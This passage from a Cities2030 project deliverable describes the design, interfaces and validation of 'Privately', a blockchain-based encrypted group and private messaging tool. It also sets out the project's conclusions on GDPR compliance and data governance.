For the design of the interaction between the different elements of the architecture, the case of the group communication functionality is given as an example. For the cases of private and secret messaging, the cases are similar, with slight variations.

Once the group has been created, it is only available to the creator who is in charge of generating the symmetric key for the group. As the creator is the only participant in the group, it is necessary to register the different users. It is at this point that the symmetric key of the group is shared with the new participant.

In order to add a new participant, the user performing the action must have permissions of level 3 or higher. The steps to be able to share the symmetric key to the new participant are described in the following figure:



Figure 41. Group Communication Key Exchange Sequence Diagram

The steps contained in the diagram are as follows:

1. Obtain public key of the new participant: the user who adds the new participant needs to obtain the public key of the new participant in order to share the group key only with the desired person.
2. Encrypt the group symmetric key: A user with permission level 3 or higher must asymmetrically encrypt the group key. To do this, use the public key obtained in the previous step. For the key exchange it is necessary to use asymmetric cryptography, for this case the algorithm x25519-xsalsa20-poly1305 will be used.
3. Send event in the blockchain: once the key has been encrypted, a call is made to the blockchain that generates an event that is received by the new participant.
4. Decrypt the key: once the event issued by the smart contract has been received, the key is decrypted and the conversation is shown to the new participant.

When the above steps have been completed successfully, the user can now view the conversation. However, until a user of level 4 or higher grants him/her write permissions, he/she cannot actively participate in the conversation. Once this happens, the steps to send a message are represented in the following Figure and described below:



Figure 42. Sequence diagram of sending messages for group communication

The steps outlined in the diagram are as follows:

1. Enter the message: the user enters the message, taking into account the limit of 100 characters. If the limit is exceeded, the process is not continued.
2. Encrypt the message: the message is encrypted using the symmetric key of the group. For the exchange of messages, the xsalsa20-poly1305 symmetric encryption is used, in order to store the group information, such as the name; and encrypted messages on the blockchain away from prying eyes.
3. Send message to the smart contract: once the message has been encrypted, a call is made to the smart contract so that it emits the event that is received by the different members of the group.
4. Decrypt and display the message: After receiving the event, the message it contains is decrypted and displayed to the user.

7.3.3 Development of interfaces

For the interaction from this component with the users, a set of graphical interfaces have been developed. Next, we explain the function of each of them:

Main page: The main page shows the user account and the main menu. It has been decided to keep this information for all the pages in the form of a main menu, which also shows information about the user who has logged into the system. This main page can be seen in the following figure:



Figure 43. Cities2030 Privately main page

When the user presses the "login" button, a new screen appears that verifies their public key. If the key has not been previously used in the system, it will show a form to create a new account associated with the user's public key. The accounts are stored in the "Contacts" Smart contract, associated with an Alias. In the following figure the sign-up screen for new users is shown.



Figure 44. User creation dialog

Private communication page: On this page users can start new conversations and send messages to each other. The intention for this page was to be as similar as possible to other instant messaging applications so that food system experts, who may not be used to advanced technological tools, find it as intuitive as possible. The result of this implementation can be seen in the following figure.



Figure 45. Private communication page

Group communication page: On this page users can create new groups, invite new users to these groups, modify the permits of these users and send messages to the group. The difference with respect to the previous page is that it is possible to modify the permits of the users belonging to the group. In the following

figure it is seen (on the left) a chat window for group communication (inquiries about public procurement contracts). On the right is the control that allows to modify Write, Invite and Group manage permissions.



Figure 46. (left) Group communication (right) group permission dialog

Secret communication page: On this page users can start new conversations and exchange messages with each other. As the messages are encrypted with the recipient's public key and the browser does not have access to it (security mechanisms widely used in blockchain), it is necessary for the user to click on the messages to decrypt them (using the key store of pre-installed "Metamask" wallet). In the following figures we can see how this section works. The figure on the left contains an encrypted message, and the user is prompted to click on the message to decrypt it. The figure on the right shows the message already decrypted, once the recipient has used his private key:



Figure 47. Secret communication page (left) encrypted message, (right) decrypted message

7.4 Validation and conclusions

This component has been uploaded to the Cities2030 website, S2CP[12] section. In addition, it was presented at the Third WP6 workshop "Analyze the challenge" that took place on June 10, 2022, on the occasion of the R113 milestone according to the CDM methodology whose schedule has been incorporated into the deliverable D6.1, Section 2.3.

Labs attended a tutorial on the use of this component, in which its developers presented some installation instructions, and a demo of its use to enable private messaging in Cities2030. Video recordings and presentation materials are available to all Cities2030 participants through the official Cities2030 data management platform: Correlate.

After the presentation of this tool, some partners have reported the use of this component in recent months and this has been seen in the blockchain logs, considering the number of blocks generated.



Figure 48. Generation of Ethereum blocks according to Ganache control interface

In general, it is considered that the implementation of this private communication service has been satisfactory and is beneficial for the participants of the food systems, for situations that require additional protection in communications between stakeholders. In this field, the use of blockchain technology is a clear advantage over other more traditional approaches.

As has been explained with this S2CP component, users are given full control over their data, allowing users to send messages without them being read, analyzed or monetized by the companies that have the most widely used messaging applications at a global level.

As future work, and thanks to the comments received in the third workshop that took place on the occasion of the R113 milestone according to CDM methodology, a series of works to improve the application are proposed. These possible future actions are:

- Error handling: when an error occurs when processing transactions, they are only printed in the browser developer console without clearly informing the user. In the future, dialog boxes may be added that show that an error has occurred while processing a transaction and the actions that need to be taken in order to correct the error.
- Group conversation permissions: currently the dialog to grant more permissions to users only shows a text box with the values that the DApp allows and allows users to enter any numerical value. In the future, this should be a list containing the actions that each user can perform if given a certain level of permissions. In the same way, it must allow the introduction of the correct values exclusively.

[12] https://cities2030.eu/single-click-crfs-platform/

- Participant List: Currently there is no way to see which users are authorized within each of the group conversations. This makes permission management tasks difficult, since you cannot see in any way what permissions each user has. In the future, it should allow viewing a list of all the members of each of the conversations, visible only to the members of the group, showing the names, addresses and the level of permissions that each of the participants has.

8 Conclusions and next steps

In order to be able to implement the security subsystem of the S2CP platform, a component-based architecture is designed where each component has a member of the WP as responsible. All those responsible partners meet every two weeks to monitor developments. In addition, with the aim of being able to adjust the services to the needs of the users, workshops and bilateral training meetings are organized where the implemented technologies can be transferred to the different laboratories of the Cities2030 project.

The work methodology for data security implementation was split into three phases. As results, the necessary legislation framework for cybersecurity Cities 2030 was described with the national specification. This is an important part of knowledge especially for all involved players in the food supply chain. This work was done based on cooperation with the national FNR (Fonds National de la Recherche) EnCaViBS project in Luxembourg. Besides, the GDPR principles were analyzed and the critical ones for the purpose of development work in the WP6 were selected and monitored. Based on this work, a simple online tool for evaluation of success of implementation of GDPR rules during the development process is proposed.

On the other hand, Blockchain is the main enabling technology for data security components in the S2CP platform. Then, the security risks of blockchain technology, especially security in smart contracts, are analyzed.

The S2CP security subsystem includes two main components.

First, the data governance component is used to promote data sharing between the partners and stakeholders of the Cities2030 project. The component is based on Smart Contract, compliant with the GDPR regulation.

Second, a Blockchain-based tool for private and anonymous communications, called Privately, is also provided. This tool enables users to send encrypted messages using a non-centralized infrastructure, so they are only stored by final users, who can keep them or remove them. Privately has been released and uploaded to the Cities2030 website, S2CP section.

In the second half of the project (M24-M48), WP6 plans to complete the two remaining development macrocycles, assisting the laboratories in the experimentation and drawing of conclusions phase. The work will focus on evaluating blockchain technology in the food chain system in demonstration together with policy and innovation labs. There will be ongoing work on data governance based of the feedback by users. GDPR rules and principles will be evaluated and reported on the end of the project. Additionally, the data governance tool will be finalized and released.